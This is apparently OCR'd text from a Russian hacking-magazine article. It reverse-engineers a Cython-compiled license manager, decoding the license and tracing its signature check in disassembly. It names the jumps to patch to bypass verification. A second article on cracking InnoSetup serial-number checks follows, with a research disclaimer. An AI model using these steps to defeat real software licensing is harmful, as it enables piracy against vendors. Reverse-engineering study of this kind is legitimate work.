


Тип файла: ELF64
Точка входа: 0000000000007660
Базовый адрес: 0000000000000000
Программ: 0007
Секции: 0024
Сканировать: Автоматически
Порядок байт: LE
Режим: 64-битный
Архитектура: AMD64
Тип: DYN

ELF64
Операционная система: Red Hat Linux[AMD64, 64-битный, DYN]
Компилятор: GCC(4.8.5 20150623 (Red Hat 4.8.5-39))
Язык: C/C++

212 мс

И только открыв модуль в IDA, мы обнаруживаем его родство с Python по импортируемым питоновским библиотечным функциям и, в частности, с Cython по характерным суффиксам `_pyx_` у имен.



Вид восстановленного кода с непривычки слегка пугает: даже в псевдокоде логика программы кажется совершенно безумной. Вдобавок напрочь отсутствуют прямые вызовы функций и текстовых строк. С их поиска мы и начнем. Кодировка лицензии сильно напоминает Base64. С учетом того, что строка `base64` присутствует в бинарном файле, пробуем раскодировать лицензию этим алгоритмом. На первом этапе нам везет — раскодированная лицензия имеет вполне читаемый JSON-вид, и все ее поля нам знакомы (поля `hostid` и `signature` в оригинале намного длиннее):

```
{
 "ip_address":"37.60.178.19",
 "hostid":"46d0...1605",
 "version":"3.21.11",
 "expiry":"9999-01-01 10:00:00+00",
 "limits":
  {
     "data:orig_volume":0,
     "data:quantity":0,
     "event:orig_volume":0,
     "event:quantity":0,
     "time:orig_volume":300000000,
     "time:volume":-1,
     "time:quantity":-1,
     "clients:accounts":5000,
     "clients:active":-1},
     "components":["billing","routing"],
     "on_exceed":"block",
     "signature": "2c5b...a107"
}
```

Вызывает сомнение только последнее поле `signature` — это явно подпись файла, без которой лицензия считается невалидной. Наше предположение подтверждает и прямой эксперимент: при изменении значения любого параметра (с последующим кодированием Base64) сервер отказывается принимать полученную лицензию с ошибкой License file is incorrect. Итак, наша задача упрощается до поиска алгоритма вычисления сигнатуры файла лицензии. Для начала попробуем поискать ссылки на строку `signature` в дизассемблированном коде:

```
...
.rodata:00003EB8E 64 61 74 65 74 69 6D 65+__pyx_k_datetimext db
'datetimext',0
.rodata:00003EB99  ; const char _pyx_k_components[11]
.rodata:00003EB99 63 6F 6D 70 6F 6E 65 6E+__pyx_k_components db
'components',0
.rodata:00003EBA4  ; const char _pyx_k_Got_SIGHUP[12]
.rodata:00003EBA4 47 6F 74 20 53 49 47 48+__pyx_k_Got_SIGHUP db 'Got
SIGHUP(',0
.rodata:00003EBB0  ; const char _pyx_k_traceback[10]
.rodata:00003EBB0 74 72 61 63 65 62 61 63+__pyx_k_traceback db
'traceback',0
.rodata:00003EBBA  ; const char _pyx_k_tool_name[11]
.rodata:00003EBBA 5F 74 6F 6F 6C 5F 6E 61+__pyx_k_tool_name db '_
tool_name',0
.rodata:00003EBC5  ; const char _pyx_k_signature[10]
.rodata:00003EBC5 73 69 67 6E 61 74 75 72+__pyx_k_signature db
'signature',0
.rodata:00003EBCF  ; const char _pyx_k_root_path[10]
.rodata:00003EBCF 72 6F 6F 74 5F 70 61 74+__pyx_k_root_path db 'root_
path',0
.rodata:00003EBD9 00 00 00 00 00 00 00                    align 20h
.rodata:00003EBE0  ; const char _pyx_k_reloading[16]
.rodata:00003EBE0 29 2C 20 72 65 6C 6F 61+__pyx_k_reloading db '),
reloading...',0
.rodata:00003EBE0 64 69 6E 67 2E 2E 2E 00
...
```

Как видим, все текстовые строки программы (включая имена переменных, классов, методов, атрибутов) сосредоточены в одном месте и на каждую строку есть ссылка из некоей глобальной структуры `__pyx_string_tab`. Чтобы не гадать на кофейной гуще и разобраться с форматами данных прямым способом, установим себе Cython и попробуем скомпилировать тестовое приложение. Для этого выполним в консоли команду

```
pip install Cython
```

После успешной установки пакета попробуем скомпилировать простой файл `test.pyx`, суммирующий две строки:

```
string1="Hello"
helloworld=string1+"world"
```

Для его компиляции создадим еще один питоновский файл `setup.py` следующего содержания:

```
from setuptools import setup
from Cython.Build import cythonize

setup(
    ext_modules = cythonize("test.pyx")
)
```

После чего скормим его питону:

```
python setup.py build_ext --inplace
```

После компиляции в содержащем исходные файлы каталоге появился скомпилированный бинарный модуль `test.cp310-win_amd64.pyd` и исходник на C `test.c`, в который был преобразован питоновский файл `test.pyx` перед компиляцией в натив. Плата за преобразование в натив ужасно велика, отрицательная оптимизация размера файла поражает воображение: из простого двухстрочного кода, выполняющего единственную операцию суммирования двух строк, получилось более 150 Кбайт «сишного» текста и более 20 Кбайт нативного кода. Зато полученный «сишный» код вполне поддается анализу, безо всех обвязок значимая часть кода (там даже комментарии имеются) выглядит вот так:

```
 /* "test.pyx":1
 * string1="Hello"
 * helloworld=string1+"world"
 */
  if (PyDict_SetItem(__pyx_d, __pyx_n_s_string1, __pyx_n_s_Hello) < 0
) __PYX_ERR(0, 1, __pyx_L1_error)

  /* "test.pyx":2
 * string1="Hello"
 * helloworld=string1+"world"
 */
  __Pyx_GetModuleGlobalName(__pyx_t_2, __pyx_n_s_string1); if (
unlikely(!__pyx_t_2)) __PYX_ERR(0, 2, __pyx_L1_error)
  __Pyx_GOTREF(__pyx_t_2);
  __pyx_t_3 = PyNumber_Add(__pyx_t_2, __pyx_n_s_world); if (unlikely(
!__pyx_t_3)) __PYX_ERR(0, 2, __pyx_L1_error)
  __Pyx_GOTREF(__pyx_t_3);
  __Pyx_DECREF(__pyx_t_2); __pyx_t_2 = 0;
  if (PyDict_SetItem(__pyx_d, __pyx_n_s_helloworld, __pyx_t_3) < 0)
__PYX_ERR(0, 2, __pyx_L1_error)
  __Pyx_DECREF(__pyx_t_3); __pyx_t_3 = 0;
```

А еще в коде есть описание нужной нам структуры `__pyx_string_tab`, содержащей все текстовые строки программы:

```
  __Pyx_StringTabEntry __pyx_string_tab[] = {
    {&__pyx_n_s_, __pyx_k_, sizeof(__pyx_k_), 0, 0, 1, 1},
    {&__pyx_n_s_Hello, __pyx_k_Hello, sizeof(__pyx_k_Hello), 0, 0, 1,
1},
    {&__pyx_n_s_cline_in_traceback, __pyx_k_cline_in_traceback,
sizeof(__pyx_k_cline_in_traceback), 0, 0, 1, 1},
    {&__pyx_n_s_helloworld, __pyx_k_helloworld, sizeof(
__pyx_k_helloworld), 0, 0, 1, 1},
    {&__pyx_n_s_main, __pyx_k_main, sizeof(__pyx_k_main), 0, 0, 1, 1}
,
    {&__pyx_n_s_name, __pyx_k_name, sizeof(__pyx_k_name), 0, 0, 1, 1}
,
    {&__pyx_n_s_string1, __pyx_k_string1, sizeof(__pyx_k_string1), 0,
0, 1, 1},
    {&__pyx_n_s_test, __pyx_k_test, sizeof(__pyx_k_test), 0, 0, 1, 1}
,
    {&__pyx_n_s_world, __pyx_k_world, sizeof(__pyx_k_world), 0, 0, 1,
1},
    {0, 0, 0, 0, 0, 0, 0}
  };
```

Для каждой текстовой строки в ней выделена структура `__Pyx_StringTabEntry`, содержащая ссылку на строку (`__pyx_k_??`), размер этой строки и ссылку на соответствующий ей питоновский объект `PyObject (__pyx_n_s_??)`. Вообще говоря, аналогичная таблица есть и для методов, но в нашем случае она пуста, поскольку наш пример не содержит скомпилированных методов, весь исполняемый код его содержится в функции `static CYTHON_SMALL_CODE int __pyx_pymod_exec_test(PyObject *__pyx_pyinit_module)`. Организация слотов, модулей и методов в Cython довольно сложная, поэтому не будем подробно разбирать ее — желающие могут сами на досуге поковырять код и поиграть с компилируемыми C файлами и восстановленными IDA исходниками.

Вернемся же к нашему менеджеру лицензий. Как мы видели выше, строка `"signature"` имеет свое имя идентификатора `_pyx_k_signature`. Теперь открываем массив `__pyx_string_tab` и ищем в нем структуру, содержащую ссылку на `_pyx_k_signature`:

```
.data:0000241BE0 00 00 00 00 00 00 00 00+  __Pyx_StringTabEntry <
offset __pyx_n_s_signature, \
.data:0000241BE0 01 00 01 00 00 00 00 00+
offset __pyx_k_signature, 0Ah, 0, 0, 1, 1>
.data:0000241BE0 00 5E 24 00 00 00 00 00+  __Pyx_StringTabEntry <
offset __pyx_n_u_signature, \
.data:0000241BE0 42 F0 03 00 00 00 00 00+
offset __pyx_k_signature, 0Ah, 0, 1, 0, 1>
```

Как видим, соответствующий строке PyObject называется `__pyx_n_s_signature`. Автоматическое назначение компилятором имен по содержимому строк весьма полезно при анализе кода приложения. Обрати внимание: строке `"signature"` соответствуют два элемента `__Pyx_StringTabEntry`, соответствующие объектам `__pyx_n_s_signature` и `__pyx_n_u_signature`. Первый из них — просто текстовая строка, а второй — имя атрибута. Теперь найдем ссылки на них из кода. Наиболее интересна для нас ссылка из метода `LicenseChecker.checkSign`:

```
.text:000025115 48 8B 7C 24 68              mov     rdi, [rsp+148h+arg]
.text:00002511A 48 89 C6                    mov     rsi, rax
.text:00002511D E8 AE 1F FE FF              call    _PyNumber_Add
.text:000025122 48 85 C0                    test    rax, rax
.text:000025125; r9 — результат сложения _PyNumber_Add
.text:000025125 49 89 C1                    mov     r9, rax
.text:000025128 0F 84 CC 0F 00 00           jz      loc_260FA
.text:00002512E 48 8B 7C 24 68              mov     rdi, [rsp+148h+arg]
.text:000025133 48 83 2F 01                 sub     qword ptr [rdi], 1
.text:000025137 0F 84 00 06 00 00           jz      loc_2573D
.text:00002513D
.text:00002513D  loc_2513D:
.text:00002513D 48 8B 7C 24 60              mov     rdi, [rsp+148h+func]
.text:000025142 48 C7 44 24 68 00 00 00+ mov     [rsp+148h+arg], 0
.text:000025142 00
.text:00002514B 48 83 2F 01                 sub     qword ptr [rdi], 1
.text:00002514F 0F 84 D2 05 00 00           jz      loc_25727
.text:000025155
.text:000025155  loc_25155:
.text:000025155; attr_name ("key")
.text:000025155 48 8B 35 BC 0A 22 00        mov     rsi, cs:__pyx_n_s_
key
.text:00002515C; obj ("self")
.text:00002515C 48 8B 7C 24 30              mov     rdi, [rsp+148h+__
pyx_v_self]
.text:000025161; var_140 — результат сложения _PyNumber_Add
.text:000025161 4C 89 4C 24 08              mov     [rsp+148h+var_140],
r9
.text:000025166 48 C7 44 24 60 00 00 00+ mov     [rsp+148h+func], 0
.text:000025166 00
.text:00002516F E8 CC 85 FE FF              call    __Pyx_PyObject_
GetAttrStr
.text:000025174 48 85 C0                    test    rax, rax
.text:000025177; rbp — __Pyx_PyObject_GetAttrStr(__pyx_v_self,__pyx_
n_s_key)
.text:000025177 48 89 C5                    mov     rbp, rax
.text:00002517A; r9 — результат сложения _PyNumber_Add
.text:00002517A 4C 8B 4C 24 08              mov     r9, [rsp+148h+var_
140]
.text:00002517F 0F 84 6E 0F 00 00           jz      loc_260F3
.text:000025185 48 8B 05 EC BD 21 00        mov     rax, cs:PyDict_Type_
ptr
.text:00002518C 48 39 45 08                 cmp     [rbp+8], rax
.text:000025190 0F 85 3F 0F 00 00           jnz     loc_260D5
.text:000025196; key ("signature")
.text:000025196 48 8B 35 A3 07 22 00        mov     rsi, cs:__pyx_n_u_
signature
.text:00002519D; __Pyx_PyObject_GetAttrStr(__pyx_v_self,__pyx_n_s_
key)
.text:00002519D 48 89 EF                    mov     rdi, rbp
.text:0000251A0 E8 AB 93 FE FF              call    __Pyx_PyDict_GetItem
.text:0000251A5 4C 8B 4C 24 08              mov     r9, [rsp+148h+var_
140]
.text:0000251AA  loc_251AA:
.text:0000251AA 48 85 C0                    test    rax, rax
.text:0000251AD 48 89 44 24 60              mov     [rsp+148h+func], rax
.text:0000251B2 0F 84 13 0F 00 00           jz      loc_260CB
.text:0000251B8 48 8B 5D 00                 mov     rbx, [rbp+0]
.text:0000251BC; rsi — результат __Pyx_PyDict_GetItem(__Pyx_PyObject_
GetAttrStr(__pyx_v_self,__pyx_n_s_key),__pyx_n_u_signature)
.text:0000251BC 48 89 C6                    mov     rsi, rax
.text:0000251BF 48 8D 53 FF                 lea     rdx, [rbx-1]
.text:0000251C3 48 85 D2                    test    rdx, rdx
.text:0000251C6 48 89 55 00                 mov     [rbp+0], rdx
.text:0000251CA 0F 84 39 05 00 00           jz      loc_25709
.text:0000251D0  loc_251D0:
.text:0000251D0; Результат сложения _PyNumber_Add
.text:0000251D0 4C 89 CF                    mov     rdi, r9
.text:0000251D3 BA 03 00 00 00              mov     edx, 3
.text:0000251D8 4C 89 4C 24 08              mov     [rsp+148h+var_140],
r9
.text:0000251DD E8 CE 1F FE FF              call    _PyObject_
RichCompare
.text:0000251E2 48 85 C0                    test    rax, rax
.text:0000251E5 48 89 C5                    mov     rbp, rax
.text:0000251E8 4C 8B 4C 24 08              mov     r9, [rsp+148h+var_
140]
.text:0000251ED 0F 84 BC 0E 00 00           jz      loc_260AF
.text:0000251F3 48 8B 7C 24 60              mov     rdi, [rsp+148h+func]
.text:0000251F8 48 83 2F 01                 sub     qword ptr [rdi], 1
.text:0000251FC 0F 84 F6 04 00 00           jz      loc_256F8
.text:000025202
.text:000025202  loc_25202:
.text:000025202 48 3B 2D 57 BD 21 00        cmp     rbp, cs:arg
.text:000025209 48 C7 44 24 60 00 00 00+ mov     [rsp+148h+func], 0
.text:000025209 00
.text:000025212 0F 94 C3                    setz    bl
.text:000025215 48 3B 2D 14 BD 21 00        cmp     rbp, cs:_Py_
FalseStruct_ptr
.text:00002521C 0F 94 C0                    setz    al
.text:00002521F 08 D8                       or      al, bl
.text:000025221 0F 84 87 04 00 00           jz      loc_256AE
```

Попробуем интуитивно понять смысл данной конструкции. Для этого рассмотрим используемые внутри нее внешние функции и методы. `_PyNumber_Add`, как мы уже поняли из скомпилированного примера, складывает аргументы и возвращает склеенный результат; `__Pyx_PyObject_GetAttrStr`, как нетрудно догадаться по названию, возвращает атрибут объекта, а `__Pyx_PyDict_GetItem` — элемент словаря. `_PyObject_RichCompare`, похоже, сравнивает два объекта. То есть в переводе на человеческий язык в этом участке кода результат сложения двух строк сравнивается со значением `self.key["signature"]`. Проверим это, попробовав скомпилировать данное выражение через Cython:

```
string1="Hello"
helloworld=string1+"world"
self={}
if helloworld==self.key["signature"]:
 result="signature ok!"
```

Находим результат компиляции в получившемся коде C и видим, что четвертая строка сгенерировала такую конструкцию:

```
 /* "test.pyx":4
 * helloworld=string1+"world"
 * self={}
 * if helloworld==self.key["signature"]:
 *  result="signature ok!"
 */
  __Pyx_GetModuleGlobalName(__pyx_t_3, __pyx_n_s_helloworld); if (
unlikely(!__pyx_t_3)) __PYX_ERR(0, 4, __pyx_L1_error)
  __Pyx_GOTREF(__pyx_t_3);
  __Pyx_GetModuleGlobalName(__pyx_t_2, __pyx_n_s_self); if (unlikely(
!__pyx_t_2)) __PYX_ERR(0, 4, __pyx_L1_error)
  __Pyx_GOTREF(__pyx_t_2);
  __pyx_t_4 = __Pyx_PyObject_GetAttrStr(__pyx_t_2, __pyx_n_s_key); if
(unlikely(!__pyx_t_4)) __PYX_ERR(0, 4, __pyx_L1_error)
  __Pyx_GOTREF(__pyx_t_4);
  __Pyx_DECREF(__pyx_t_2); __pyx_t_2 = 0;
  __pyx_t_2 = __Pyx_PyObject_Dict_GetItem(__pyx_t_4,
__pyx_n_s_signature); if (unlikely(!__pyx_t_2)) __PYX_ERR(0, 4,
__pyx_L1_error)
  __Pyx_GOTREF(__pyx_t_2);
  __Pyx_DECREF(__pyx_t_4); __pyx_t_4 = 0;
  __pyx_t_4 = PyObject_RichCompare(__pyx_t_3, __pyx_t_2, Py_EQ);
__Pyx_XGOTREF(__pyx_t_4); if (unlikely(!__pyx_t_4)) __PYX_ERR(0, 4,
__pyx_L1_error)
  __Pyx_DECREF(__pyx_t_3); __pyx_t_3 = 0;
  __Pyx_DECREF(__pyx_t_2); __pyx_t_2 = 0;
  __pyx_t_5 = __Pyx_PyObject_IsTrue(__pyx_t_4); if (unlikely((
__pyx_t_5 < 0))) __PYX_ERR(0, 4, __pyx_L1_error)
  __Pyx_DECREF(__pyx_t_4); __pyx_t_4 = 0;
```

В принципе, это практически соответствует нашему ассемблерному коду. Но если ты думаешь, что для патча проверки сигнатуры достаточно закоротить условный переход `jz loc_256AE`, то сильно заблуждаешься. Поскольку результат `PyObject_RichCompare` вовсе не бинарен (это полноценный питоновский объект), то следом нас ждут дальнейшие проверки и нам придется закорачивать их все:

```
.text:0000256AE 48 3B 2D A3 B8 21 00  cmp rbp, cs:_Py_NoneStruct_ptr
.text:0000256B5 0F 84 6C FB FF FF     jz  loc_25227  ; Первая
.text:0000256BB 48 89 EF              mov rdi, rbp
.text:0000256BE 4C 89 4C 24 08        mov [rsp+148h+var_140], r9
.text:0000256C3 E8 88 1D FE FF        call_PyObject_IsTrue
.text:0000256C8 85 C0                 testeax, eax
.text:0000256CA 89 C3                 mov ebx, eax
.text:0000256CC 4C 8B 4C 24 08        mov r9, [rsp+148h+var_140]
.text:0000256D1 0F 89 53 FB FF FF     jns loc_2522A  ; Вторая
.text:0000256D7 BE A8 31 00 00        mov esi, 31A8h
```

В таком виде обход проверки лицензии прекрасно работает, чего мы и добивались. Как видишь, при достаточной сноровке, наличии свободного времени и мотивации вполне реально полностью реверсировать процедуру генерации сигнатуры. Но это ты можешь проделать самостоятельно, используя изложенные в статье принципы.

В ГОСТЯХ У ИННЫ

ЛОМАЕМ ИНСТАЛЛЯТОР INNOSETUP

Если установка программы протекает совсем не так, как хочется пользователю, приходится вмешиваться в работу инсталлятора. Сегодня мы поговорим о том, как устроен инсталляционный пакет InnoSetup, и научимся менять его логику изнутри.


MBK

WARNING

Статья написана в исследовательских целях, имеет ознакомительный характер и предназначена для специалистов по безопасности. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Использование или распространение ПО без лицензии производителя может преследоваться по закону.

В статье «Ломаем инсталлятор. Как обмануть инсталлятор MSI методом для ленивых» я писал, что частенько приходится допиливать не только саму программу, но и ее инсталлятор. В той заметке мы рассматривали принципы реверс-инжиниринга и патчинга инсталляционных пакетов, созданных при помощи инсталлятора InstallShield (MSI). Сегодня нашей целью будет другой популярный пакет — InnoSetup. Думаю, этот тип инсталляторов настолько широко распространен, что не нуждается в подробном описании, поэтому сразу перейдем к конкретной задаче.


Итак, у нас имеется установщик для некоего графического плагина, оформленный в виде самодостаточного исполняемого EXE-модуля. При запуске он просит ввести серийный номер, судя по всему, проверяет его на удаленном сервере и при неправильном вводе выдает сообщение об ошибке.



Setup

Serial Number is invalid. Please enter valid license you received or contact support

Открыв наш инсталлятор в Detect It Easy, выясняем сразу два факта: во-первых, это наш пациент, а во-вторых, InnoSetup насквозь писан на Delphi.



Detect It Easy v3.08 [Windows 10 Version 2009] (x86_64)

Имя файла: [redacted]

Тип файла: PE32

Размер файла: 105.18 МиБ

Сканировать: Detect It Easy(DiE)

Порядок байт: LE

Режим: 32-битный

Архитектура: I386

Тип: GUI

```
PE32
    Операционная система: Windows(7)[I386, 32-битный, GUI]          S  ?
    Установщик: Inno Setup Module(6.1.0)[unicode]                   S  ?
    Компилятор: Embarcadero Delphi(10.3 Rio)[Professional]          S  ?
    Линковщик: Turbo Linker(2.25*,Delphi)[GUI32,signed]             S  ?
  Оверлей: Binary
      Данные: Inno Setup Installer data                             S  ?
```

☐ Продвинутый

☑ Рекурсивное сканирование ☑ Глубокий анализ ☐ Эвристическое сканирование ☑ Подробно

